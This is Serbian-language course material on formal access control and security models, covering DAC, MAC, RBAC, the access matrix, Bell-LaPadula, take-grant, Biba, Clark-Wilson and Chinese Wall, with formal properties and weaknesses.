
Izbor metode kontrole pristupa zavisi od potreba organizacije za deljenjem podataka.

Tri osnovna metoda za kontrolu pristupa su:

Neograničena kontrola pristupa ***(DAC):*** *zasniva se na identitetu podnosioca zahteva i pravila pristupa (autorizacije) navodeći podnosiocu zahteva što mu je (ili nije) dozvoljeno da radi. Model omogućava dinamičko deljenje podataka između korisnika. Takav proces formira znatno fleksibilnije okruženje, ali istovremeno povećava rizik od neovlašćenog otkrivanja podataka.*

Obavezna kontrola pristupa ***(MAC):*** *zasnovana je na poređenju bezbednosnih oznaka (engl.* security label*) (koje ukazuju koji su osetljivi ili kritični resursi sistema) sa bezbednosnim dozvolama pristupa (koji ukazuju koji sistemi entiteta imaju pravo pristupa određenim resursima). Dakle, sva prava pristupa u MAC okruženju su definisana unapred. Ovakav način kontrole pristupa uspostavlja strog režim zaštite.*

Kontrola pristupa zasnovana na ulogama ***(RBAC)****: zanovana na ulogama korisnika koje imaju u sistemu i na pravima kojima se navodi čemu korisnik ima pristup u toj ulozi.* RBAC modeli nude veću fleksibilnost u odnosu na MAC i manju u odnosu na DAC modele.



Slika 2.1.2 -Metode kontrole pristupa [Izvor:Autor]

OSNOVNI ELEMENTI KONTROLE PRISTUPA

Subjekat, objekat i pravo pristupa kao osnovni elementi kontrole pristupa.

Osnovni elementi kontrole pristupa su:

Subjekat *je entitet koji je sposoban da pristupa objektima, obično proces. Svaki korisnik ili aplikacija, zapravo – dobija pristup do objekta pomoću procesa koji ga predstavlja. Osnovni sistem kontrole pristupa obično definišu tri klase subjekta:*

- ***Vlasnik (engl.*** owner***)****: Vlasnik može biti kreator resursa, kao što su datoteke, i on je odgovoran za njihovu zaštitu i upotrebu.*
- ***Grupa (engl.*** group***)****: Pored privilegije dodeljene vlasniku, takođe, određenoj grupi korisnika mogu biti dodeljena prava pristupa.*
- **Svet *(engl.*** world***)****: Najnižii nivo prava pristupa – korisnici koji su u mogućnosti da pristupe sistemu, ali nisu uključeni u kategorije vlasnika i grupa za ovaj resurs.*

Objekat *je bilo koji resurs koji ima kontrolisan pristup. U principu, objekat je entitet koji sadrži i/ili prima informaciju. Primeri: zapisi, blokovi, strane, segmenti, datoteke, delovi datoteke, direktorijumi, sanduče sa elektronskim porukama (engl.* mailboxes*) i programi.*

Pravo pristupa *opisuje način na koji subjekat može pristupiti objektu. Pravila pristupa mogu uključivati sledeće: čitati, pisati, izvršavati, izbrisati, kreirati, tražiti.*

2.1 Access control matrix


ACCESS CONTROL MATRIX

Formalni model koji je prvi put uveden 1971 godine i koga karakterišu prava svakog subjekta u odnosu na svaki objekat u sistemu.

An ***Access Control Matrix*** *or* ***Access Matrix*** *is an abstract, formal security model of protection state in computer systems that characterize the rights of each subject with respect to every object in the system. It was first introduced by Butler W. Lampson in 1971.*

Na Slici 1 možete videti jedan primer ovakve matrice pristupa za RBAC model.

	Asset 1	Asset 2	file	device
Role 1	read, write, execute, own	execute	read	write
Role 2	read	read, write, execute, own		



Slika 2.2.1 -Matrica pristupa za RBAC model [Izvor:Autor]

ACCESS CONTROL MATRIX - NASTAVAK

Predstavlja jednostavan pristup koji obezbeđuje prava pristupa subjektima za pristup i korišćenje objekata.

Zaštita se može prikazati kao matrica pristupa (engl. access matrix) u kojoj vrste predstavljaju domene, a kolone predstavljaju objekte.
Element matrice (i,j) predstavlja skup operacija koje proces iz domena Di može da izvrši nad objektom Oj.

Lista za kontrolu pristupa objektima

Matrica pristupa može se implementirati i pomoću liste za kontrolu pristupa objektima (engl. access list). Posebna lista kontrole pristupa formira se za svaki objekat sistema i odgovara jednoj koloni matrice pristupa. Listu čini skup uređenih parova (domen, skup prava) u listi su opisani svi domeni koji nad tim objektom imaju neka prava, a domeni bez prava se ne uključuju. Lista se može dopuniti listom podrazumevanih prava (engl. default). Jednostavno rečeno, lista opisuje operacije koje procesi koji pripadaju različitim domenima mogu izvršiti nad tim objektom. Liste za kontrolu pristupa su korisniku najpodesnije, jer vlasnik objekta može određenim domenima jednostavno dodeliti ili oduzeti prava nad tim objektom. Pri određivanju ukupnih prava domena moraju se analizirati svi objekti.

Subjekat je aktivni entitet – korisnik, program ili proces koji traži prava za pristup i korišćenje resursa ili objekta. Objekat je pasivni entitet – na primer, datoteka ili neki resurs za smeštanje podataka. U nekim slučajevima, jedan entitet tj. stavka može biti subjekat u jednom kontekstu a objekat u drugom kontekstu.

Kolone matrice pristupa obično se zovu liste kontrole pristupa (engl. access control lists, ACLs), a vrste se zovu liste sposobnosti (engl. capability lists). U matrici kontrole pristupa, sposobnost subjekta može biti definisana tripletom (objekat, prava, slučajan broj). Ovim tripletom se definišu prava subjekta u odnosu na objekat, zajedno sa slučajnim brojem koji se koristi kao zaštita od lažiranja izvora tripleta.

2.2 Bell La Padula model

MODEL BELL LA-PADULA (BLP)

Prema ovom modelu, svakom subjektu i svakom objektu je dodeljena bezbednosna klasa.

Model Bell la-Padula (BLP) je razvijen u vojsci Sjedinjenih Američkih Država 1970., godine radi regulisanja skladištenja i zaštite poverljivih podataka. Sprečavanje neovlašćenog pristupa poverljivim podacima je bio osnovni cilj razvoja ovog modela.

Prema ovom modelu, svakom subjektu i svakom objektu je dodeljena bezbednosna klasa. U najjednostavnijim formulacijama, bezbednosne klase formiraju strogu hijerarhiju, koje se nazivaju bezbednosni nivoi. Bezbednosne klase kontrolišu način na koji subjekat može da pristupa objektu.

BLP je jedan od najpoznatijih sigurnosnih modela.

Šema klasifikacije bezbednosnih nivoa u američkoj vojsci je:

- *strogo poverljivo (top secret)*
- *tajna (secret)*
- *poverljivo (confidential)*
- *neklasifikovano (unclassified)*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

VIŠESLOJNA (MULTILEVEL) BEZBEDNOST

Kada je definisano više kategorija ili nivoa podataka, zahtev se naziva bezbednost na više nivoa ili višeslojna bezbednost.

Kada je definisano više kategorija ili nivoa podataka, zahtev se naziva bezbednost na više nivoa ili višeslojna bezbednost (engl. multilevel security). Opšte pravilo o zahtevima za bezbednost na više nivoa je da subjekat na visokom nivou ne može da prenese informacije na subjekat na nižem nivou, osim ako nije ovlašćeni korisnik za takav tok podataka.

Bezbednosni sistem na više nivoa mora izvršavati:

- ***Nema čitanja nagore**: subjekat može samo da čitata objekat na nižem ili na istom nivou bezbednosti. To se navodi u literaturi kao jednostavno svojstvo bezbednosti (SS-svojstvo).*
- ***Nema pisanja nadole**: subjekat može samo da piše u objekat većeg ili istog nivoa bezbednosti. To se navodi u literaturi kao *** - svojstvo** (svojstvo zvezdice).*

Korisnik nema pristup podacima sa većim stepenom tajnosti u odnosu na stepen koji je njemu dodeljen. Pored toga, model je sprečavao ispis podataka u okviru nižeg stepena tajnosti. Time su definisane gornja i donja granica skladištenja podataka. Jasno se vidi da nije moguće čitanje nagore, ni upis na dole. Znači da korisnik ne može da čita podatke koji imaju viši stepen tajnosti u odnosu na onaj koji je njemu dodeljen. Istovremeno, on nema prava upisa u nivoima koji su niži u odnosu na onaj koji je njemu dodeljen. Korisnik može izmeniti druge dokumente koji imaju isti nivo tajnosti.

Ovaj koncept se može jednako primeniti u drugim oblastima, gde su podaci organizovani u kategorije, a korisnicima se mogu dodelti dozvole pristupa određenim kategorijama podataka. Na primer, najviši nivo bezbednosti može biti za domen za strateško planiranje preduzeća i podaci dostupni samo upravi; sledeći nivo mogu biti osetljivi finansijski i lični podaci, dostupni samo osoblju uprave, službenicima preduzeća, i tako dalje.

BLP je jedan od najpoznatijih sigurnosnih modela.

FORMALNI OPIS MODELA BLP

Na ovom slajdu daje se formalni opis BLP modela.

BLP model se zasniva se na trenutnom stanju sistema (b, M, f, H), definisan kao:

- ***Trenutni set pristupa b****: trostruki niz u obliku (subjekat, objekat, pristup-mod);*
- ***Matrica pristupa M****: struktura je navedena ranije.*
- ***Nivo funkcije f****: dodjeljuje sigurnosni nivo svakom subjektu i objektu.*
- ***Hijerarhija H****: upravljačko stablo čiji čvorovi su objekti u sistemu. Nivo bezbednosti objekta mora da dominira nivoom bezbednosti svojih roditelja.*

Za svaki subjekat Si i svaki objekat Oj, važe tri BLP svojstva:

- ***ss-svojstvo****: svaka trojka (Si, Oj, čitaj) u skupu pristupa b ima svojstvo fc(Si) ≥ fo(Oj).*
- ****- svojstvo****: svaka trojka (Si, Oj, dodaj) u b ima svojstvo fc(Si) ≤ fo(Oj); i svaka trojka (Si, Oj, piši) u b ima svojstvo fc(Si) = fo(Oj).*
- ***ds-svojstvo****: ako je (Si, Oj, Ax) trenutni pristup (u b), zatim način pristupa Ax je element u (Si, Oj) matrici M; to jest, (Si, Oj, Ax) podrazumeva da Ax ? M[Si, Oj].*

BLP PRAVILA

BLP model uključuje skup pravila koji se zasnivaju na apstraktnim operacijama.

BLP model uključuje skup pravila koji se zasnivaju na apstraktnim operacijama kojima se menja stanje u sistemu.

1. *Dobiti pristup:* dodavanje trojke (subjekt, objekat, pristup-mod) na trenutni skup pristupa b; koristeći subjekat inicirati pristup objektu u traženom modu.
2. *"Oslobađanje" (engl.*release*) pristupa: Ukloniti trojku (subjekt, objekat, pristup-mod) iz trenutnog skupa pristupa b. Koristi za "oslobađanje" ranije pokrenutog pristupa.*
3. *Promena nivoa objekta:* Promeniti vrednost fo(Oj), za neki objekat Oj. Koristiti subjekat za menjanje nivoa bezbednosti objekta.
4. *Promena trenutnog nivoa:* Promeniti vrednost fc(Si), za neki subjekat Si. Koristi subjekat za promenu nivoa bezbednosti subjekta.
5. *Dati dozvolu pristupa:* Dodaj mod pristupa nekom ulazu matrice dozvola pristupa M. Koristiti subjekat za dozvolu moda pristupa objekta na drugi subjekat.
6. *Ukinuti dozvolu pristupa:* Izbrisati mod pristupa iz ulaza M. Koristiti subjekat za ukidanje prethodne dozvole pristupa.
7. *Kreirati objekat:* Dodati objekat na trenutnu strukturu stabla H kao list. Koristi za kreiranje nov objekat ili aktiviranje objekta koji je prethodno bio definisan, ali je neaktivna jer nije umetnuta u H.
8. *Izbrisati grupu objekta:* Odvojiti objekta iz H i svih drugih objekata ispod njega u hijerarhiji. To čini grupu objekata neaktivnom. Ova operacija može takođe izmeniti trenutni set pristupa b jer su svi pristupi objektu "oslobođeni".

Pravila 1 i 2 menjaju trenutni pristup; pravila 3 i 4 menjaju nivoe funkcija; pravila 5 i 6 menjaju dozvolu pristupa, a 7 i 8 pravila menjaju hijerarhiju.

SLABOSTI MODELA BLP

Osnovne slabosti BLP modela.

Slabosti modela BLP su:

- *model razmatra normalne kanale za razmenu informacija, ali ne i skrivene, tj. tajne kanale;*
- *model ne specificira kako treba da se radi sa deljenim datotekama i serverima u modernim distribuiranim sistemima;*
- *model ne definiše eksplicitno šta je sigurnan prenos iz jednog nivoa u drugi;*
- *model se zasniva na sigurnosnoj politici sa više nivoa, i ne razmatra druge sigurnosne politike koje neka organizacija može zahtevati.*

2.3 Model preuzmi dodeli

MODEL PREUZMI-DODELI

Model preuzmi-dodeli zasnovan je na modelu matrice pristupa, s tim što je kontrola pristupa predstavljena usmerenim grafovima.

*Model preuzmi-dodeli zasnovan je na modelu matrice pristupa, s tim što je kontrola pristupa predstavljena usmerenim grafovima. Čvorovi grafa su **subjekti** (na primer, procesi) i **objekti** (na primer, resursi). Grana grafa usmerena od čvora A ka čvoru B znači da subjekat A ima neko **pravo** nad subjektom (ili objektom) B; grana se obeležava skupom prava koje A ima nad B.*


Model preuzmi-dodeli nudi četiri različita prava pristupa:

- *čitanje – omogućava čvoru A da pristupi čvoru B bez mogućnosti izmene sadržaja;*
- *upis – omogućava čvoru A da nešto upiše u čvor B;*
- *preuzimanje – omogućava čvoru A da preuzme prava pristupa koja čvor B ima nad nekim drugim subjektom ili objektom, i*
- *dodela – koja omogućava čvoru A da svoja prava pristupa nad nekim drugim subjektom ili objektom prenese čvoru B.*

PRIMER MODELA PREUZMI-DODELI

Dat je ilustrativni primer modela preuzmi-dodeli.

*Na Slici 1 je prikazane primer modela preuzmi-dodeli (čvorovi A, C i D su subjekti; čvorovi B i E su objekti). Pored čvorova i grana (tj. subjekata, objekata i prava), ovaj model definiše i neka **pravila** koja dozvoljavaju pravljenje i uništavanje čvorova i grana u grafu.*



Slika 2.3.1 -Primer modela preuzmi-dodeli [Izvor:Autor]

Poglavlje 3

Modeli integriteta

MODELI INTEGRITETA - UVOD

U mnogim organizacijama, za određene aplikacije, integritet podataka je važniji od poverljivosti.

U mnogim organizacijama, za određene aplikacije, integritet podataka je važniji od poverljivosti. Zbog toga su razvijeni modeli integriteta. Inicijalno, model integriteta je bio razvijen po analogiji sa BLP modelom poverljivosti, a onda je postao sofisticiraniji da bi odgovorio na dodatne zahteve u pogledu integriteta. Integritet podrazumeva da su:

- *Podaci zaštićeni od izmene koju pokušava da obavi neovlašćeni korisnik.*
- *Podaci zaštićeni od neovlašćene izmene koju pokušava da obavi ovlašćeni korisnik.*
- *Podaci interno i eksterno konsistentni – podaci koji se čuvaju u bazi podataka moraju biti u skladu sa pravilima baze podataka (na primer, moraju biti zadovoljena pravila integriteta entiteta i referencijalnog integriteta).*

3.1 Biba model Integriteta

BIBA MODEL INTEGRITETA

Biba model je sličan je BLP modelu, ali je usmeren ka integritetu podataka koji nije razmatran u BLP modelu.

Biba model je sličan je BLP modelu, ali je usmeren ka integritetu podataka koji nije razmatran u BLP modelu. Osnovni elementi Biba modela su isti kao kod BLP modela. Svakom subjektu i objektu je dodeljen jedan nivo integriteta, označeni kao I(S) za subjekat S i I(O) za objekat O. Može se koristiti jednostavna hijerarhijska klasifikacija, u kojoj postoji strog poredak nivoa, od najnižeg do najvišeg. Najrelevantnija je stroga politika integriteta na osnovu sledećih pravila:

- ***Jednostavan integritet**: subjekat može menjati objekat samo ako je nivo integriteta subjekta dominantan nad nivoom integriteta objekta: I (S) ≥ I (O).*
- ***Integritet ograničavanja**: subjekat može čitati objekat samo ako je nivo integriteta subjekta dominantan nad nivoom integriteta objekta: I (S) ≤ I (O).*
- ***Svojstvo prizivanja (**invocation**)**: subjekat može tražiti drugi subjekt samo ako je nivo integriteta prvog subjekta dominantan nad nivoom integriteta drugog subjekta: I (S1) ≥ I (S2).*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PRAVILO INTEGRITETA

Biba model je razvijen prvenstveno za korisnike u industriji, gde je poverljivost manje značajna od njihovog integriteta.

Jednostavno pravilo integriteta je: ne postoji mogućnost čitanja naniže i upisa naviše. Slika 1 ilustruje *potrebu za primenom pravila ograničenja integriteta. Nizak-integritet procesa može čitati nizak-integritet podataka, ali je sprečeno pisanje u datoteke sa visokim integritetom podataka jednostavnim pravilom integriteta. Ako je samo ovo pravilo na snazi, proces visoki-integritet mogao bi da kopira podatke niskog-integriteta u datoteke visokog integriteta. Otuda potreba za pravilom integriteta. Na primer, ako vam je dodeljen pristup podacima strogo poverljivo, ne možete čitati podatke sa stepenom tajnosti poverljivo, niti vršiti upis u dokument sa višim stepenom tajnosti.*

Biba model je razvijen prvenstveno za korisnike u industriji, gde je poverljivost manje značajna od njihovog integriteta. Biba model se razlikuje od modela BLP po tome što uvodi čitavu mrežu različitih nivoa integriteta, koji obezbeđuju kretanje podataka naniže, ali ne i naviše. Model Biba je i bezbednosni model protoka informacija, jer se bavi protokom informacija kroz različite nivoe kao i BLP model.


Slika 3.1.1 -Biba model integriteta [Izvor:Autor]

3.2 Clark-Wilson model integriteta

CLARK-WILSON MODEL INTEGRITETA - PRIKAZ

Clark-Wilson model je usmeren pre svega na komercijalne aplikacije.

Clark-Wilson model *je razvijen nakon Biba modela, i takođe obezbeđuje integritet. Podacima u ovom modelu se ne može pristupiti direktno; njima se pristupa pomoću aplikacija koje imaju određena, unapred definisana prava. Na taj način se sprečava neovlašćena izmena podataka i eventualne greške i prevare. Da bi pristupio nekim podacima određenog bezbednosnog nivoa, korisnik mora da upotrebi odgovarajući program. Program, na primer, može dozvoliti samo čitanje poverljivih podataka. Ako želi da izmeni podatke, korisnik mora da upotrebi drugi program.*



Slika 3.2.1 Clark – Wilson-ov model integriteta [Izvor:Autor]

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.


Poglavlje 4

Ostali sigurnosni modeli

MODELI TOKA INFORMACIJA

Prema ovom modelu, svaka jedinica podataka ima zasebna svojstva podataka, uključujući i operativne karakteristike.

BLP i Biba modeli razmatraju kretanje podataka na osnovu unapred zadatih parametara, pa se za njih može reći da pripadaju grupi modela toka podataka. Pravi model toka podataka razmatra sve tokove, ne samo one koji vode nagore ili nadole. Prema ovom modelu, svaka jedinica podataka ima zasebna svojstva podataka, uključujući i operativne karakteristike. Ukoliko neko pokuša da upiše podatke nižeg stepena tajnosti u viši stepen, model će proveriti svojstva podataka i oceniće da li je takva operacija dozvoljena. Ukoliko je nelegalna operacija, model će je sprečiti. Model je prikazan na Slici 1.




Slika 4.1 -Model toka informacija [Izvor:Autor]

MODEL KOJI SPREČAVA MEŠANJE

Ukoliko korisnik sa većim ovlašćenjima menja podatke, korisnik sa nižim ovlašćenjima uopšte neće znati za to, niti će izmene imati uticaj na njega.

Model koji sprečava mešanje sprečava mešanje bezbednosnih funkcija višeg nivoa sa funkcijama nižeg nivoa. Ukoliko korisnik sa većim ovlašćenjima menja podatke, korisnik sa nižim ovlašćenjima uopšte neće znati za to, niti će izmene imati uticaj na njega. Na taj način se sprečava da korisniku sa nižim ovlašćenjima budu poznate bilo kakve izmene koje se vrše na sistemu. Na Slici 2 je prikazan ovaj model.




Slika 4.2 -Model koji sprečava mešanje [Izvor:Autor]

KONTROLA PRISTUPA ZASNOVANA NA ULOGAMA

RBAC je baziran na ulozi koju prihvata korisnik u sistemu, a ne na korisnikovom identitetu

Modeli RBAC definišu ulogu kao funkciju unutar organizacije. RBAC sistemi dodeljuju prava pristupa ulogama umesto pojedinačnim korisnicima. Korisnicima su dodeljene različite uloge, ili statički ili dinamički, u skladu sa svojim odgovornostima. RBAC sada ima široku komercijalnu upotrebu i ostaje područje aktivnog istraživanja. Na Slici 3 je prikazan ovaj model.

Odnos korisnika i uloga je više prema više (many to many), kao što je odnos uloga u resursima, sistema objekata. Skup promena korisnika, u nekim okruženjima i raspoređivanje korisnika na jednu ili više uloga može biti dinamičko. Skup uloga u sistemu u većini okruženja će verovatnije biti statička, sa samo povremenim dodacima ili brisanjem. Svaka ulogu će imati određena prava pristupa za jedan ili više resursa. Skup resursa i određena prava pristupa povevezana sa određenom ulogom verovatno će se retko menjati.




Slika 4.3 -Model RBAC [Izvor:Autor]

CHINESS WALL MODEL

Model je razvijen za komercijalne aplikacije u kojima može nastati sukob interesa.

Chinese Wall model (CUM) ima sasvim drugačiji pristup određivanja integriteta i poverenja od ranije opisanih modela. Model je razvijen za komercijalne aplikacije u kojima može nastati sukob interesa. Osnovna ideja CM je korišćenje kineskog zida za sprečavanje sukoba interesa. U suprotnosti sa prethodno opisanim modelima, istorija ranijeg pristupa subjekta određuje kontrolu pristupa.

Osnova za ovaj model je pravilo da su subjektima dozvoljeni samo pristupi podacima koji ne dolaze u sukob sa bilo kojom drugom informacijom koju oni već poseduju. Pošto jednom subjekat pristupa informacijama iz jednog skupa podataka, postavlja se zid za zaštitu podataka u drugim setovima podataka u istom CI. Subjekat može pristupati informacijama sa jedne strane zida, ali ne i sa druge strane. Dalje, informacije u drugim CI u početku su dostupne, tj. nema zida. Kada isti subjekat napravi dodatne pristupe na drugim CI, menja se položaj zida sa ciljem da održi željenu zaštitu. Nadalje, svaki subjekat kontroliše svoje zidove. Zidovi su različiti za različite subjekte.



Slika 4.4 Chinesse Wall model [Izvor:Autor]

NEOGRANICENA KONTROLA PRISTUPA

Opšti pristup kontroli pristupa za neograničenu kontrolu se vrši pomoću operativnog sistema ili sistema za upravljanje bazom podataka koja je matrica pristupa.

Opšti pristup kontroli pristupa za neograničenu kontrolu (DAC) se vrši pomoću operativnog sistema ili sistema za upravljanje bazom podataka koja je matrica pristupa . Jedna dimenzija

matrice sastoji se od identifikovanih subjekata koji mogu da pristupe podacima. Druga dimenzija liste su objekti kojima se može pristupiti. Na najvišem nivou detalja objekta mogu biti polja ličnih podataka. Postoji više grupacija, kao što su zapisi, datoteke, ili čak i cele baze podataka mogu takođe biti objekti u matrici. Svaki član matrice označava prava pristupa koji subjekat može pristupiti kojem objektu.

Model se sastoji od skupa subjekata, skup objekata i skup pravila koja regulišu pristup subjekata na objektima. Definiše se stanje bezbednosti sistema kao skup informacija, u određenom trenutku u vremenu, koja određuje prava pristupa za svaki subjekat u odnosu na svaki objekat. Možemo identifikovati tri zahteva: prikaz stanja bezbednosti, jačanje pristupnih prava i dozvoliti subjektu da promeni stanje bezbednosti na određeni način.

Model takođe uključuje skup pravila koja regulišu modifikacije pristupne matrice. Pravila uključuju sredstvo pristupa, prenos, odobravanje i brisanje prava pristupa, i ko može kreirati i izbrisati subjekte i objekte. Mogućnost jednog subjekta da kreira drugi subjekat i pravo pristupa "vlasnika" subjekta mogu se koristiti da bi se definisala hijerarhija subjekata.

Poglavlje 5

Sigurnosne arhitekture, oznake i režimi

SIGURNOSNE ARHITEKTURE

Važno je da profesionalci koji rade u oblasti sigurnosti razumeju računarske arhitekture, zaštitne mehanizme, sigurnosne probleme.

Sigurnosna arhitektura *informacionog sistema predstavlja osnovu za sprovođenje sigurnosne politike svake organizacije. Zbog toga je važno da profesionalci koji rade u oblasti sigurnosti razumeju računarske arhitekture, zaštitne mehanizme, sigurnosne probleme distribuiranih sistema i formalne modele koji daju okvir za sigurnosnu politiku. Uz to, treba odlično da poznaju načine vrednovanja sigurnosnih sistema, smernice o sertifikaciji i akreditaciji, kao i svoje saradnike.*

Zavisno od toga o koliko strogoj sigurnosnoj politici je reč, i o kakvom sistemu se radi – zatvorenom ili otvorenom, centralizovanom ili distribuiranom – gradi se odgovarajuća sigurnosna arhitektura i primenjuju se odgovarajuće metode zaštite.

OTVORENI I ZATVORENI SISTEMI

Karakteristike i razlike otvorenih i zatvorenih sistema.

